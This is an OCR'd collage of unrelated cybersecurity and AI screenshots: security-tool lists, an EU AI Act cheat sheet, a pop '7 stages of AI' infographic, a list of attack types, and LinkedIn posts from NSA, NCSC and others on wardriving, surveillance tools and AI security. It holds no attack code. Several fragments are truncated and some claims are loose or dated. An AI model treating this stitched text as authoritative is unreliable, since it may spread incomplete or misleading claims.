File Integrity Monitoring
Tripwire
AIDE
Antivirus
LMD
ClamAV
Disk/Filesystem Encryption
LUKS
fscrypt
EncFS
Secure shell
SSHGuard
DenyHosts
VPN
IPsec
OpenVPN
WireGuard
Password Security
pwgen
John the Ripper
Network Monitoring
tcpdump
Wireshark
Security Hardening
SELinux
AppArmor
Rootkit Detection
chkrootkit
rkhunter
Security Auditing
openSCAP
openVAS
nmap




Created By:
Dirk Zee
SAVE IT FOR LATER
THE 7 STAGES OF
ARTIFICIAL INTELLIGENCE
Stage : 1 Rule-Based AI
Think of it as a toddler. It can do one thing really well, like play chess, but that's it. No learning, no adapting. Just following rules.
Stage : 2 Context-Aware & Retention
Like a teen who remembers your last chat. Siri and Google Assistant live here. They remember past interactions to make better future ones.
Stage : 3 Domain-Specific Mastery
The college grad of AI. Think IBM's Watson or Google's AlphaGo. These AIs are experts in one field, like answering trivia or playing board games.
Stage : 4 Thinking & Reasoning AI
Now we're talking Sherlock Holmes level. These AIs can think, reason, and even be a bit creative. They're not human, but they're getting closer.
Stage : 5 Artificial General Intelligence (AGI)
The Einstein of AI. Can do anything a human can, intellectually speaking. But it's still theoretical, like unicorns or a perfect cup of coffee
Stage : 6 Artificial Super Intelligence (ASI)
The Tony Stark of AI. Smarter than all of humanity. Can solve problems we can't even understand. But also, kinda scary, right?
Stage : 7 The AI Singularity
The point of no return. AI becomes so smart it starts improving itself at an insane rate. It's like the plot of a sci-fi movie, and opinions are split on if


Digital On-Demand
Powered by MIT HORIZON
CDAO
www.ai.mil
Bite-sized education on AI and emerging trends
The CDAO is building a strong foundation for data, analytics, and AI-enabled capabilities to be developed and fielded at scale.
The CDAO has partnered with MIT Horizon to provide trusted content about emerging technology and innovation affecting national security. The MIT Horizon platform is where learners can access foundational knowledge and real-world examples from top universities and industry experts on topics ranging from Artificial Intelligence to Quantum computing. All members of the DoD military and civilian workforce will have free access to the learning resources on Cloud One.
Go to digitalu.af.mil
Search: MIT Horizon
New to Digital University? Register for an account with your .mil/DoD email FIRST.
For questions contact:
osd.pentagon.cdao.list.dtm-on-demand@mail.mil
Self-paced bite-sized articles on emerging technologies
Access to MIT xPRO courses, live events, free e-book downloads and more
Certificates can be earned to demonstrate knowledge
5G
Blockchain Technology
Internet of Things / IoT
Additive Manufacturing
Cloud Computing
Quantum Computing
Artificial Intelligence
Cybersecurity
Robotics
AR / VR
Digital Twin
Sustainability
Big Data Analytics
Edge Computing
JADC2 Enabled Pathways
U.S. Department of Defense
Cleared for open publication
October 23, 2023
DoD Office of Prepublication and Security Review

EU AI ACT
Cheat Sheet
Understand the world's first comprehensive AI law
THE BASICS
Definition of AI: aligned to the recently updated OECD definition
Extraterritorial: applies to organisations outside the EU
Exemptions: national security, military and defence; R&D; open source (partial)
Compliance grace periods of between 6-24 months
Risk-based: Prohibited AI >> High-Risk AI >> Limited Risk AI >> Minimal Risk AI
Extensive requirements for 'Providers' and 'Users' of High-Risk AI
Generative AI: Specific transparency and disclosure requirements
PROHIBITED AI
Social credit scoring systems
Emotion recognition systems at work and in education
AI used to exploit people's vulnerabilities (e.g., age, disability)
Behavioural manipulation and circumvention of free will
Untargeted scraping of facial images for facial recognition
Biometric categorisation systems using sensitive characteristics
Specific predictive policing applications
Law enforcement use of real-time biometric identification in public (apart from in limited, pre-authorised situations)
HIGH-RISK AI
Medical devices
Vehicles
Recruitment, HR and worker management
Education and vocational training
Influencing elections and voters
Access to services (e.g., insurance, banking, credit, benefits etc.)
Critical infrastructure management (e.g., water, gas, electricity etc.)
Emotion recognition systems
Biometric identification
Law enforcement, border control, migration and asylum
Administration of justice
Specific products and/or safety components of specific products
KEY REQUIREMENTS: HIGH-RISK AI
Fundamental rights impact assessment and conformity assessment
Registration in public EU database for high-risk AI systems
Implement risk management and quality management system
Data governance (e.g., bias mitigation, representative training data etc.)
Transparency (e.g., Instructions for Use, technical documentation etc.)
Human oversight (e.g., explainability, auditable logs, human-in-the-loop etc.)
Accuracy, robustness and cyber security (e.g., testing and monitoring)
GENERAL PURPOSE AI
Distinct requirements for General Purpose AI (GPAI) and Foundation Models
Transparency for all GPAI (e.g., technical documentation, training data summaries, copyright and IP safeguards etc.)
Additional requirements for high-impact models with systemic risk: model evaluations, risk assessments, adversarial testing, incident reporting etc.
Generative AI: individuals must be informed when interacting with AI (e.g., chatbots); AI content must be labelled and detectable (e.g., deepfakes)
PENALTIES & ENFORCEMENT
Up to 7% of global annual turnover or €35m for prohibited AI violations
Up to 3% of global annual turnover or €15m for most other violations
Up to 1.5% of global annual turnover or €7.5m for supplying incorrect info
Caps on fines for SMEs and startups
European 'AI Office' and 'AI Board' established centrally at the EU level
Market surveillance authorities in EU countries to enforce the AI Act
Any individual can make complaints about non-compliance
Not yet enacted. Political agreement reached on 8 December 2023.
Created by Oliver Patel


Cyber Writes
Types of Cyber Attack
1.Viruses
2. Malware Attack
3.Phishing Attack
4.Password Attacks
5.Vishing Attacks
6.Man in the Middle Attacks
7.Dos/ DDoS
DDOS
8. Brute Force Attack
9. Spyware & Keylogger
10. Cross Site Scripting
11. SQL Injection
SECRET


It's Super Helpful
ChatGPTs Cheat Sheet
GPT Builder
Hi! I'll help you build a new GPT. You can say something like, "Make a creative who helps generate visuals for new products" or "Make a software engineer who helps format my code."
What would you like to make?
Capabilities:
• Web Browsing
• DALLE Image Generation
• Code Interpreter
How to create GPTs:
• CLICK ON EXPLORE
• CLICK ON CREATE A GPT
• CLICK ON CREATE TO START QUICKLY
You can choose from hundreds of GPTs that are customized for a single purpose
Roles:
GPTs let you customize ChatGPT for a specific role
Example:
• Content Creation
• Language Translation
• Education and Tutoring
• Customer Support
• Data Analysis
• Programming Assistance
• Entertainment
• Personal Assistant Tasks
• Accessibility Aid
• Marketing and Advertising
• Healthcare Support
• Legal Assistance
• Mental Health Support
• SEO and Web Content Optimization
• Historical Research
• Scientific Research Assistance
• Social Media Management
• Technical Writing
• Copywriting
• Chatbot Development
Step 1
• PROPOSE YOUR IDEA
//I WANT YOU TO BUILD A GPT THAT CAN CREATE...
Step 2
ALL YOU HAVE TO DO IS ANSWER THE QUESTIONS
>>CONFIRM PROFILE PHOTO, ADD DETAILS, SAY WHAT YOU WANT TO AVOID, CHOOSE HOW GPT REACTS WHEN UNCERTAIN, CHOOSE THE TONE
Step 3
• CHECK THAT THE NAME AND DESCRIPTION ARE RIGHT FOR YOU
• PERSONALIZE THE INSTRUCTIONS
Step 4
• TEST YOUR GPT IN THE PREVIEW BOX
• SAVE YOUR GPT
• CHOOSE IF YOU WANT TO SHARE IT
• CLICK ON CONFIRM
TIP: UPLOAD FILES. IT'S OPTIONAL BUT VERY POWERFUL. YOU CAN ADD WHATEVER YOU LIKE (BOOK EXTRACTS, STATISTICS...).
Generative AI
SEObot
Tweet Reply
EmojAI
DevHunt
FixGPT
DesignerGPT
AnalyzePaper
GPT CodeCopilot
WebPilot
Prompt Perfect
Logo Maker
Meme Magic
Actions:
• Creative Writing
• Marathon Training
• Trip Planning
• Math Tutoring

Microsoft Security
281,576 followers
26m •


You know what resources you need to defend your organization against cyberthreats. Now, it's time to communicate those needs to stakeholders.

Deliver the perfect security pitch to your board with this guide: https://msft.it/6041iH2v3

Berta Jarosova • Following
Cyber Attachée to the United States and Canada
5h •

🇨🇿🇬🇧🇺🇸🌎🛡️ Like minded democratic States must cooperate together on promoting safe and secure AI. Today, the National Cyber and Information Security Agency joins UK National Cyber Security Centre, US Cybersecurity and Infrastructure Security Agency and other international partners from across all continents in releasing first-ever joint guidelines for secure AI system development. It is an important milestone in global efforts to tackle the challenges related to design, development, deployment and operation of AI, including generative AI.
👉 https://lnkd.in/dvehhh7T

BlackBerry | Cybersecurity
GLOBAL THREAT INTELLIGENCE REPORT DEEP DIVE
NOVEMBER 2023 EDITION
December 8, 2023 | 11:30 a.m. SGT | 2:30 p.m. AEDT
REGISTER NOW
Join our threat researchers Anuj Soni and Claudia Preciado for a deep dive in the November edition of the BlackBerry Global Threat Intelligence Report. This report features exhaustive research compiled by our top threat researchers and analysts.



IAEA BULLETIN
INTERNATIONAL ATOMIC ENERGY AGENCY
The IAEA's flagship publication | June 2023 | www.iaea.org/bulletin
COMPUTER SECURITY
IN THE NUCLEAR WORLD
What goes into making a Computer Security Programme, pg 6
How artificial intelligence will change information and computer security in the nuclear world, pg 14
Enhancing computer security for nuclear safety and security, pg 22

Volume

64-2

New eBook

Killer ChatGPT Prompts: Harness the Power of AI for Success and Profit ($12.00 Value) FREE for a Limited Time



Unlock the full capabilities of ChatGPT at work, at home, and in your day-to-day

National Security Agency
406,371 followers
1d •


AI systems are subject to security vulnerabilities that need to be considered alongside standard cyber threats. Learn how to secure AI systems from design to operation.
https://lnkd.in/eyXfgkuc

DoD Chief Digital and Artificial Intelli...
15,240 followers
22h •


Dr. Craig Martell sat down with The Associated Press on CDAO's mission and work on Generative AI challenges:
https://lnkd.in/e2G8_S8H

Great coverage on CDAO's response to #AI and #emeringtech to generate United States Department of Defense's decision advantage.

#ICYMI #dataanalytics #DoD




Insider Q&A: Pentagon AI chief on network-centric warfare, generative AI challenges
apnews.com • 3 min read


ADP 3-13
INFORMATION
DEPARTMENT OF THE ARMY
THIS WE'LL DEFEND
1775
UNITED STATES OF AMERICA
NOVEMBER 2023
DISTRIBUTION RESTRICTION:
Approved for public release: distribution is unlimited.
HEADQUARTERS, DEPARTMENT OF THE ARMY

Achieving Proactive Threat Protection through Cortex XDR and Recorded Future

New eBook

Causal Artificial Intelligence: The Next Step in Effective Business AI ($21.00 Value) FREE for a Limited Time



Discover the next major revolution in data science and AI and how it applies to your organization

In *Causal Artificial Intelligence: The Next Step in Effective, Efficient, and Practical AI*, a team of dedicated tech executives delivers a business-focused approach based on a deep and engaging exploration of the models and data used in causal AI. The book's discussions include both accessible and

Kevin Parker, CISSP, CISM · Following
FBI Special Agent | Cybersecurity Leader | Security...
23h •

🌐 Wardriving is the practice of detecting and mapping wireless networks from a moving vehicle, to identify potential vulnerabilities and gather information about their security configurations.

🚗 Armed with a variety of devices and antennas, or sometimes with just a mobile phone, enthusiasts and security professionals conduct wardriving activities to identify wireless networks, and their vulnerabilities. Privacy is also a concern since access points are stored with GPS location data.

🔍 Mapping the Wireless Terrain: Key Insights:

Network Discovery: Wardriving reveals the presence of both secure and unsecured wireless networks, showcasing the expansive web of connectivity woven into our daily lives.

Security Implications: Unsecured networks become vulnerable targets for unauthorized access. Wardriving not only highlights these potential entry points but also emphasizes the urgency of securing networks against malicious intent.

Privacy Concerns: Wardriving detects WiFi and Bluetooth devices and creates logs that include the GPS location of the detected devices. These logs are used to build private databases and crowdsourced datasets that are available to the public. On the bright side, most modern wireless devices randomize their identifiers to prevent user tracking.


Encryption Challenges: Detection of weak or outdated encryption protocols becomes evident during wardriving excursions. Wireless surveys can serve as a wake-up call for organizations to update their encryption strategies.

🛡️ Security Recommendations: Navigating Safely:

Regular Security Audits: Wardriving underscores the need for organizations to conduct regular security audits of their wireless infrastructure. This ensures the identification and mitigation of vulnerabilities.

Privacy: Be aware that your wireless devices have probably already been mapped to databases. Ensure that your wireless connections settings use randomized Media Access Control (MAC) addresses.

🚗 #Wardriving #Cybersecurity #SecurityAwareness #OSINT



NSA Cybersecurity Collaboration Center
2,986 followers
1h •

"NSA's Artificial Intelligence Security Center will become the Agency's focal point for leveraging foreign intelligence insights -- contributing to the development of best practices, guidelines, principles, evaluation methodology, and risk frameworks for AI Security…with an end goal of promoting the secure development, integration and adoption of AI capabilities within the National Security Systems and Defense Industrial Base." Morgan Adamski, Director of the Cybersecurity Collaboration Center at the AI Security Summit by Scale.

The AI Security Summit gathers some of the world's foremost AI leaders and industry executives from across the globe to explore the current and future state of generative AI.

Bob G. • Following
CTO of OODA LLC, home of the OODA Network, a ...
1h •

Allow me to make an assertion (tell me if I am wrong about this being the first). I just created the world's first AI enabled cybersecurity assistant focused on the satellite and space domain. Ask it any question about cybersecurity (and physical security) of satellites, manned missions, comms to space and ground stations. Responses are informed by best practices, recognized frameworks and an understanding of real world threats.

https://lnkd.in/ey5uhBf4

(Requires GPT Pro account to use).

ChatGPT - Secure Satellite Advisor
chat.openai.com • 1 min read

Sign up

Secure Space Advisor

Technical satellite security expert trained on space focused cybersecurity frameworks, best practices and process.

By gptagentlist.com

Sign up to chat

Requires ChatGPT Plus

unitar
United Nations Institute for Training and Research
1963-2023

NATO AND HUMANITARIANS USE UNOSAT FOR QUAKE EXERCISE IN ARMENIA

On 11 – 16 September, Armenian authorities in collaboration with NATO and the international humanitarian community carried out a major exercise based on an earthquake scenario simulation. The drill featured a scenario with a simulated 7.2 Richter Scale quake in the Kotayk region in the Republic of Armenia. This included both real field deployment and a virtual command and coordination set up. The field component involved presence from national emergency management entities, the United Nations, NATO and other actors.

UNOSAT was called to take part in the exercise owing to the mandate of UNOSAT as the satellite mapping entity in charge of geospatial data coordination for the Global Disaster Alert and Coordination System (GDACS). In this role UNOSAT supported the exercise with situation mapping simulating the impact of the quake in the areas concerned. These products, like the one shown here, were posted in real time in the Virtual On-Site Operations Coordination Centre (Virtual OSOCC). The virtual Centre is used in most humanitarian crises to exchange information and maps during the emergency response phase in order to facilitate operational coordination among all parties involved in the response.

On this occasion, UNOSAT has also te[illegible]d with SAR Weather of Iceland for detailed weather [illegible]ts over the exercise area. It is not the first time that UNOSAT participates


Today

Qualcomm launches Snapdragon X Elite for Windows PCs and promises on-board AI and 'days of battery life'
Coming to Windows PCs in 2024
www.techradar.com

Look out Intel, stand back Apple, *Qualcomm is making its most ambitious attempt to steal the laptop computing crown*, launching Snapdragon X Elite, a brand-new system on a chip (SoC) for Windows PCs ⚡

Here's what you need to know about *Snapdragon X Elite* ➡️ https://www.techradar.com/computing/qualcomm-launches-snapdragon-x-elite-for-windows-pcs-and-promises-on-board-ai-and-days-of-battery-life?utm_source=WhatsApp&utm_medium=Social&utm_campaign=WhatsApp

2:51 am



The Snapdragon 8 Gen 3 is here to run AI on your next phone, whatever that means | TechRadar
Whatever AI might be, it's the future for smartphones
www.techradar.com

Machine learning is big for Qualcomm this year.

Qualcomm demonstrated the Snapdragon 8 Gen 3 chipset using the Stable Diffusion generative AI image engine to create a new image from a prompt request, on a mobile device and not in the cloud, in less than one second. The Gen 3 chipset can use large language models (LLM) like Meta's Llama model to create generative text responses on-device using billions of possible instruction parameters.

Qualcomm said that the Snapdragon 8 Gen 3 will be used in devices from manufacturers including ASUS, Honor, iQOO, MEIZU, NIO, Nubia, OnePlus, OPPO, realme, Redmi, RedMagic, Sony, vivo, Xiaomi, and ZTE. The first devices will appear on the market in the coming weeks, not months, according to Qualcomm.


Will the Snapdragon 8 Gen 3 help Android beat Apple?
Here are our thoughts ➡️ https://www.techradar.com/phones/the-snapdragon-8-gen-3-is-here-to-run-ai-on-your-next-phone-whatever-that-means?utm_source=WhatsApp&utm_medium=Social&utm_campaign=WhatsApp

6:38 pm


- LineageOS: An open-source community that extends the functionality of mobile devices from over 20 manufacturers. It includes a tool called Privacy Guard that allows users to control what their apps can do.
- CalyxOS: A custom ROM based on the Android Open Source Project (AOSP).
- /e/OS: A free, open-source mobile OS.
- Android-x86: A free, open-source OS.
- Ubuntu Touch: A free, open-source OS.
- Replicant: A free, open-source Android ROM.
- Plasma Mobile: A free, open-source mobile OS.
- DivestOS: A free, open-source mobile OS.

These alternatives provide users with features such as:

- Enhanced encryption
- App permission management
- Ad-blocking
- Open-source code
- Customization options



Top GrapheneOS Alternatives in 2023 ...
Slashdot



Gra
Alte

NSA Cybersecurity Collaboration Center
2,413 followers
2d •

Multi-factor authentication (MFA) and single sign-on (SSO) technologies are vulnerable – we're here to help you better secure them.

NSA and Cybersecurity and Infrastructure Security Agency have released a new report with actionable recommendations for developers and vendors to safeguard MFA and SSO. The products were developed and published in partnership with industry under the Enduring Security Framework (ESF), a public-private working group that addresses risks to critical infrastructure and national security systems.

Read guidance in Developer and Vendor Challenges to Identity and Access Management: https://lnkd.in/esSpth6R

Calian Defence Solutions
3,558 followers
1h •

The day is underway at NATO M&S COE CA2X2, with Calian's Jay Ballard delivering his presentation on connecting the right simulation technology to meet military training objectives.

Too often the available or familiar technology solution is selected to deliver military training, without considering if it's the right solution to meet training objectives. Calian designs and develops large military exercises with training objectives at the centre, and then selects the right tools to deliver training. This approach keeps the stated mission in focus.

Calian is also leveraging artificial intelligence (AI) and large language models (LLM) to automate exercise content development and accelerate the process. AI / LLM-enabled solutions allows for faster, more agile exercise development for military customers.

Learn more about how Calian is delivering training for military customers: https://hubs.li/Q02483Yh0

#ModelingSimulation #MilitaryTraining #SyntheticEnvironments

7th Signal Command (Theater)
1,438 followers
2m •

National Security Agency Director Army Gen. Paul M. Nakasone today announced the creation of a new entity to oversee the development and integration of artificial intelligence capabilities within U.S. national security systems.

The AI Security Center will become the focal point for developing best practices, evaluation methodology and risk frameworks with the aim of promoting the secure adoption of new AI capabilities across the national security enterprise and the defense industrial base.

https://lnkd.in/eMdEVr6F

AI Security Center to open at National Security Agency
army.mil • 3 min read

NSA Cybersecurity Collaboration Cen...
2,140 followers
3h •

Continuing our series on the National Cybersecurity Strategy is our fourth entry: it is important that we are continually "Modernizing Defenses." The U.S. is leading the world in transitioning to post-quantum cryptography, specifically by work being done right here in the CCC to guide vendors in addressing cryptographic concerns. Our post-quantum algorithm suite is also available on NSA.gov for private industry to leverage as part of the combined effort to protect our cyber ecosystem.
https://lnkd.in/eKd9J7Rx

Cyber Security News
480,762 followers
6h •

Cyber Security News Listed: 10 Best VPN Alternative Solutions in 2023

Zero Trust Network Access (ZTNA) and Virtual Private Networks (VPN) are both ways to provide secure access to corporate resources, but they work in different ways and meet other goals.

ZTNA is works on the "never trust, always verify" idea, which means that each request to access resources is independently verified and given permission, often per application.

Discover more: https://lnkd.in/gpdfNF6s

#cybersecurity #hacking #informationsecurity

10 Best VPN Alternative Solutions in 2023


cybersecuritynews.com • 2 min read

tools.

Royal United Services Institute
32,656 followers
22h • Edited •

How are states and non-state actors using cyberspace below the threshold of war to further their strategic objectives? Louise Marie Hurel dives further into this question in the latest RUSI Commentary.

If you want to learn more, rewatch our event that explores why reframing cyber conflict as an intelligence contest allows us to better understand the realities of inter-state cyber operations: https://bit.ly/3OJizqF



On the Promises and Consequences of the Intelligence Contest in Cyberspace

rusi.org • 3 min read

Protect Yourself: Commercial Surveillance Tools

Companies and individuals have been selling commercial surveillance tools to governments and other entities that have used them for malicious purposes. Journalists, dissidents, and other persons around the world have been targeted and tracked using these tools, which allow malign actors to infect mobile and internet-connected devices with malware over both WiFi and cellular data connections. In some cases, malign actors can infect a targeted device with no action from the device owner. In others, they can use an infected link to gain access to a device.

These surveillance tools can:

- Record audio, including phone calls.
- Track phone's location.
- Access and retrieve virtually all content on a phone, including text messages, files, chats, commercial messaging app content, contacts, and browsing history.

Below are common cybersecurity practices that may mitigate some risks:

- Regularly update device operating systems and mobile applications.
- Be suspicious of content from unfamiliar senders, especially those which contain links or attachments.
- Don't click on suspicious links or suspicious emails and attachments.
- Check URLs before clicking links, or go to websites directly.
- Regularly restart mobile devices, which may help damage or remove malware implants.
- Encrypt and password protect your device.
- Maintain physical control of your device when possible.
- Use trusted Virtual Private Networks.
- Disable geo-location options and cover camera on devices.
- While these steps mitigate risks, they don't eliminate them. It's always safest to behave as if the device is compromised, so be mindful of sensitive content.

For additional information on NCSC awareness materials or publications, visit our Website: www.NCSC.gov

What is the U.S. Cyber Force (USCF)?

How do U.S. Cyber Command, the Cyber National Mission Force, and the U.S. Cyber Force fit together?

U.S. Cyber Command (USCYBERCOM) is a Functional Combatant Command that directs, synchronizes, and coordinates cyberspace planning and operations to defend and advance national interests in collaboration with domestic and international partners.

The U.S. Cyber Force (USCF) is a uniformed service that mans, trains, and equips the force, and acquires systems and capabilities to enable warfighting in the cyberspace and information domains at all levels.

The Cyber National Mission Force (CNMF) is a Subordinate Unified Command that defends the Nation in cyberspace through full-spectrum operations, including offensive cyberspace operations, defensive cyberspace operations, and information operations.

It's time for the U.S. Cyber Force.

